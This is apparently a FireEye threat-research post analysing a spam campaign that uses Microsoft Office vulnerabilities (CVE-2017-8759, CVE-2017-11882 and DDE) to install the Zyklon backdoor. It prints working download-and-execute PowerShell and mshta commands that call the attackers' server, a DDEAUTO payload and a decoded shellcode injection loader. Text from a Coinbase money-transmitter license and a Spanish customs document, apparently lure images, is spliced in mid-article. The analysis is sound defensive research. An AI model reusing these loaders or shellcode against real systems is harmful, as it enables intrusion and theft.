Microsoft Office Vulnerabilities Used to Distribute Zyklon Malware in Recent Campaign

fireeye.com/blog/threat-research/2018/01/microsoft-office-vulnerabilities-used-to-distribute-zyklon-malware.html

Introduction

FireEye researchers recently observed threat actors leveraging relatively new vulnerabilities in Microsoft Office to spread Zyklon HTTP malware. Zyklon has been observed in the wild since early 2016 and provides myriad sophisticated capabilities.


Zyklon is a publicly available, full-featured backdoor capable of keylogging, password harvesting, downloading and executing additional plugins, conducting distributed denial-of-service (DDoS) attacks, and self-updating and self-removal. The malware may communicate with its command and control (C2) server over The Onion Router (Tor) network if configured to do so. The malware can download several plugins, some of which include features such as cryptocurrency mining and password recovery, from browsers and email software. Zyklon also provides a very efficient mechanism to monitor the spread and impact.

Infection Vector

We have observed this recent wave of Zyklon malware being delivered primarily through spam emails. The email typically arrives with an attached ZIP file containing a malicious DOC file (Figure 1 shows a sample lure).

The following industries have been the primary targets in this campaign:

- Telecommunications
- Insurance
- Financial Services



MISSISSIPPI

Department of Banking and Consumer Finance
Money Transmitter License

Expiration: 03/31/2017 **License Number: MT/002612/2016**

This is to Certify That

Coinbase, Inc.

a **Delaware Corporation** has complied with the provisions of §75-15-1, et seq., Mississippi Code of 1972, as amended, entitled "Money Transmitters Act," required of applicants before commencing the business of selling money orders and other instruments for the transmitting and payment of money under the provision of the Money Transmitters Act.

NOW, THEREFORE, I, the duly authorized representative of the Department of Banking and Consumer Finance, certify that the aforementioned licensee is authorized to engage in the business in the State of Mississippi under the Mississippi Money Transmitters Act **at the principal office location listed below and at the number of location(s) listed below** .

Location of the **principal** office:

1 Front Street
Suite 3100
San Francisco, CA 94111

Number of Locations: 1

THIS LICENSE IS NOT TRANSFERABLE OR ASSIGNABLE

IN WITNESS WHEREOF, I have hereto set my hand and affixed the seal of the Department of Banking and Consumer Finance at Jackson, Mississippi, this the 29th day of March, 2016.

Charlotte N. Corley

Charlotte N. Corley
Commissioner

THIS LICENSE MUST BE CONSPICUOUSLY POSTED IN THE PUBLIC OFFICE OF THE LICENSEE.
[Final de fórmula inesperado

PROYECTO MARÍA WEB

Destinación Simplificada de Importación (Courier)

Carga y tratamiento del Documento Electrónico

Documentación Técnica Publicada

Versión 1.1 Marzo 2006

Figure 1: Sample lure documents

Attack Flow

1. Spam email arrives in the victim’s mailbox as a ZIP attachment, which contains a malicious DOC file.
2. The document files exploit at least three known vulnerabilities in Microsoft Office, which we discuss in the Infection Techniques section. Upon execution in a vulnerable environment, the PowerShell based payload takes over.
3. The PowerShell script is responsible for downloading the final payload from C2 server to execute it.

A visual representation of the attack flow and execution chain can be seen in Figure 2.



The attachment is ZIP file
ZIP
.DOC
ZIP file conatins DOC file with known exploites
Spam Email arrives at victims machine
CVE-2017-8759
DDE AUTO
CVE-2017-11882
Downlods next level payload: DOC file
Server hosting Pause.ps1
Downlods next level payload: DOC file
.DOC
.DOC
Pause.ps1 Downloads final payload from server
Server hosting final payload


Figure 2: Zyklon attack flow

Infection Techniques

CVE-2017-8759

This vulnerability was discovered by FireEye in September 2017, and it is a vulnerability we have observed being exploited in the wild.

The DOC file contains an embedded OLE Object that, upon execution, triggers the download of an additional DOC file from the stored URL (seen in Figure 3).




```
09 00 0D 00 0A 00 09 00 0D 00 0A 00 48 00 74 00   ............H.t.
54 00 50 00 3A 00 2F 00 2F 00 32 00 35 00 38 00   T.P.:././.2.5.8.
34 00 37 00 36 00 33 00 38 00 33 00 30 00 3A 00   4.7.6.3.8.3.0.:.
38 00 30 00 30 00 32 00 2F 00 61 00 75 00 63 00   8.0.0.2./.a.u.c.
2F 00 64 00 6F 00 63 00 2E 00 74 00 78 00 74 00   /.d.o.c...t.x.t.
```

Figure 3: Embedded URL in OLE object


CVE-2017-11882

Similarly, we have also observed actors leveraging another recently discovered vulnerability (CVE-2017-11882) in Microsoft Office. Upon opening the malicious DOC attachment, an additional download is triggered from a stored URL within an embedded OLE Object (seen in Figure 4).



```
1C 00 00 00 02 00 9E C4 A9 00 00 00 00 00 00 00 | ....¬.▌Ä©.......
C8 A7 5C 00 C4 EE 5B 00 00 00 00 00 03 01 01 03 | ÈS\.Äî[.....└  └
0A 0A 01 08 5A 5A 6D 73 68 74 61 20 48 74 54 50 | .. ◘ZZmshta.HtTP
3A 2F 2F 32 35 38 34 37 36 33 38 33 30 3A 38 30 | ://2584763830:80
30 32 2F 64 6F 63 2F 64 6F 63 2E 64 6F 63 20 26 | 02/doc/doc.doc.&
```


Figure 4: Embedded URL in OLE object



```
GET http://[redacted]/doc/doc.doc HTTP/1.1
Accept: */*
Accept-Language: en-US
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0;
Proxy-Connection: Keep-Alive
Host: [redacted]
```

Figure 5: HTTP GET request to download the next level payload

The downloaded file, *doc.doc,* is XML-based and contains a PowerShell command (shown in Figure 6) that subsequently downloads the binary *Pause.ps1*.




```
<script>new ActiveXObject('WScript.shell').exec('%SystemRoot%/system32
/WindowsPowerShell/v1.0/powershell -W Hidden -NonI -Exec bypass -c "
iex(New-Object Net.WebClient).DownloadString(\'HtTP://2584763830:8002/doc/pause.ps1\')"');
window.close();</script>
```

Figure 6: PowerShell command to download the Pause.ps1 payload

Dynamic Data Exchange (DDE)

Dynamic Data Exchange (DDE) is the interprocess communication mechanism that is exploited to perform remote code execution. With the help of a PowerShell script (shown in Figure 7), the next payload (*Pause.ps1)* is downloaded.




```
DDEAUTO "C:\\\\Programs\\\\Microsoft\\\\
Office\\\\MSWord\\\\..\\\\..\\\\..\\\\..\\\\windows\\\\system32
\\\\WindowsPowerShell\\\\v1.0\\\\powershell.exe -NoP -sta -NonI -W Hidden IEX
(New-Object System.Net.WebClient).DownloadString('Ht}{\rtlch\fcs1 \af1 \ltrch\fcs0
\b\f0\fs17\lang1033\langfe3082\langnp1033\insrsid6435293 TP://2584763830:8002/auc/pause.ps1}
```

Figure 7: DDE technique used to download the Pause.ps1 payload

One of the unique approaches we have observed is the use of dot-less IP addresses (example: hxxp://258476380).

Figure 8 shows the network communication of the *Pause.ps1* download.




```
GET /auc/pause.ps1 HTTP/1.1
Host: [redacted]
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 21 Nov 2017 17:48:19 GMT
Server: Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.5.28
Last-Modified: Tue, 21 Nov 2017 03:30:00 GMT
ETag: "1c4b-55e75d158de00"
Accept-Ranges: bytes
Content-Length: 7243
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

powershell -w 1 -C "s''v cd -;s''v uc e''c;s''v tvo ((g''v cd).value.toString()+(g''v uc).v
('JABWAHcAZQAgAD0AIAAnACQAUQBFACAAPQAgACcAJwBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAb
AB0AHIAIABsAHAAQQBkAGQAcgBlAHMAcwAsACAAdQBpAG4AdAAgAGQAdwBTAGkAegBlACwAIAB1AGkAbgB0ACAAZgBs
AGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEM
AZQAsACAASQBuAHQAUAB0AHIAIABsAHAAUwB0AGEAcgB0AEEAZABkAHIAZQBzAHMALAAgAEkAbgB0AFAAdAByACAAb
BEAGwAbABJAG0AcABvAHIAdAAoACIAbQBzAHYAYwByAHQALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABh
G8AdQBuAHQAKQA7ACcAJwA7ACQAUQBWACAAPQAgAEEAZABkAC0AVAB5AHAAZQAgAC0AbQBlAG0AYgBlAHIARABlAGY
YQBzAHMAdABoAHIAdQA7AFsAQgB5AHQAZQBbAF0AXQA7AFsAQgB5AHQAZQBbAF0AXQAkAEsAWQAgAD0AIAAwAHgAMw
xADQALAAwAHgAQQBEACwAMAB4ADkANgAsADAAeABBAEQALAAwAHgAOABCACwAMAB4ADUAOAAsADAAeAAxADAALAAwA
AAeAA3ADIALAAwAHgAMgAwACwAMAB4ADAAMwAsADAAeABGADMALAAwAHgAMwAzACwAMAB4AEMAOQAsADAAeAA0ADEA
AAsADAAeAA4ADEALAAwAHgANwA4ACwAMAB4ADAANAAsADAAeAA3ADIALAAwAHgANgBGACwAMAB4ADYAMwAsADAAeAA
AEUAMgAsADAAeAA4AEIALAAwAHgANwAyACwAMAB4ADIANAAsADAAeAAwADMALAAwAHgARgAzACwAMAB4ADYANgAsAD
```

Figure 8: Network communication to download the Pause.ps1 payload

Zyklon Delivery

In all these techniques, the same domain is used to download the next level payload (*Pause.ps1*), which is another PowerShell script that is Base64 encoded (as seen in Figure 8).


The *Pause.ps1* script is responsible for resolving the APIs required for code injection. It also contains the injectable shellcode. The APIs contain VirtualAlloc(), memset(), and CreateThread(). Figure 9 shows the decoded Base64 code.



```
$Wd = '$Fv = ''[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint
dwSize, uint flAllocationType, uint flProtect);[DllImport("kernel32.dll")]public static extern IntPtr
CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, IntPtr lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr
dest, uint src, uint count);'';$Yr = Add-Type -memberDefinition $Fv -Name "Win32" -namespace
Win32Functions -passthru;[Byte[]];[Byte[]]$hH =
0x33,0xC9,0x64,0x8B,0x41,0x30,0x8B,0x40,0x0C,0x8B,0x70,0x14,0xAD,0x96,0xAD,0x8B,0x58,0x10,0x8B,0x53,0x3C,0x
03,0xD3,0x8B,0x52,0x78,0x03,0xD3,0x8B,0x72,0x20,0x03,0xF3,0x33,0xC9,0x41,0xAD,0x03,0xC3,0x81,0x38,0x47,0x65
,0x74,0x50,0x75,0xF4,0x81,0x78,0x04,0x72,0x6F,0x63,0x41,0x75,0xEB,0x81,0x78,0x08,0x64,0x64,0x72,0x65,0x75,0
xE2,0x8B,0x72,0x24,0x03,0xF3,0x66,0x8B,0x0C,0x4E,0x49,0x8B,0x72,0x1C,0x03,0xF3,0x8B,0x14,0x8E,0x03,0xD3,0x3
3,0xC9,0x51,0x68,0x2E,0x65,0x78,0x65,0x68,0x64,0x65,0x61,0x64,0x53,0x52,0x51,0x68,0x61,0x72,0x79,0x41,0x68,
0x4C,0x69,0x62,0x72,0x68,0x4C,0x6F,0x61,0x64,0x54,0x53,0xFF,0xD2,0x83,0xC4,0x0C,0x59,0x50,0x51,0x66,0xB9,0x
6C,0x6C,0x51,0x68,0x6F,0x6E,0x2E,0x64,0x68,0x75,0x72,0x6C,0x6D,0x54,0xFF,0xD0,0x83,0xC4,0x10,0x8B,0x54,0x24
,0x04,0x33,0xC9,0x51,0x66,0xB9,0x65,0x41,0x51,0x33,0xC9,0x68,0x6F,0x46,0x69,0x6C,0x68,0x6F,0x61,0x64,0x54,0
x68,0x6F,0x77,0x6E,0x6C,0x68,0x55,0x52,0x4C,0x44,0x54,0x50,0xFF,0xD2,0x33,0xC9,0x8D,0x54,0x24,0x24,0x51,0x5
1,0x52,0xEB,0x47,0x51,0xFF,0xD0,0x83,0xC4,0x1C,0x33,0xC9,0x5A,0x5B,0x53,0x52,0x51,0x68,0x78,0x65,0x63,0x61,
0x88,0x4C,0x24,0x03,0x68,0x57,0x69,0x6E,0x45,0x54,0x53,0xFF,0xD2,0x6A,0x05,0x8D,0x4C,0x24,0x18,0x51,0xFF,0x
D0,0x83,0xC4,0x0C,0x5A,0x5B,0x68,0x65,0x73,0x73,0x61,0x83,0x6C,0x24,0x03,0x61,0x68,0x50,0x72,0x6F,0x63,0x68
,0x45,0x78,0x69,0x74,0x54,0x53,0xFF,0xD2,0xFF,0xD0,0xE8,0xB4,0xFF,0xFF,0xFF,0x68,0x74,0x74,0x70,0x3a,0x2f,0
x2f,0x77,0x61,0x72,0x6e,0x6f,0x6e,0x6f,0x2e,0x70,0x75,0x6e,0x6b,0x64,0x6e,0x73,0x2e,0x74,0x6f,0x70,0x3a,0x3
8,0x30,0x30,0x32,0x2f,0x64,0x6f,0x63,0x2f,0x77,0x6f,0x72,0x64,0x73,0x2e,0x65,0x78,0x65,0x00;$zF =
0x1000;if ($hH.Length -gt 0x1000){$zF = $hH.Length};$eY=$Yr::VirtualAlloc(0,0x1000,$zF,0x40);for
($kt=0;$kt -le ($hH.Length-1);$kt++) {$Yr::memset([IntPtr]($eY.ToInt32()+$kt), $hH[$kt],
1)};$Yr::CreateThread(0,0,$eY,0,0,0);for (;){Start-Sleep 60};';$Fw =
[System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($Wd));$FvM = "-ec
";if([IntPtr]::Size -eq 8){$fi = $env:SystemRoot + "\syswow64\WindowsPowerShell\v1.0\powershell";iex "&
$fi $FvM $Fw"}else{;iex "& powershell $FvM $Fw";}
```

Figure 9: Base64 decoded Pause.ps1

The injected code is responsible for downloading the final payload from the server (see Figure 10). The final stage payload is a PE executable compiled with .Net framework.

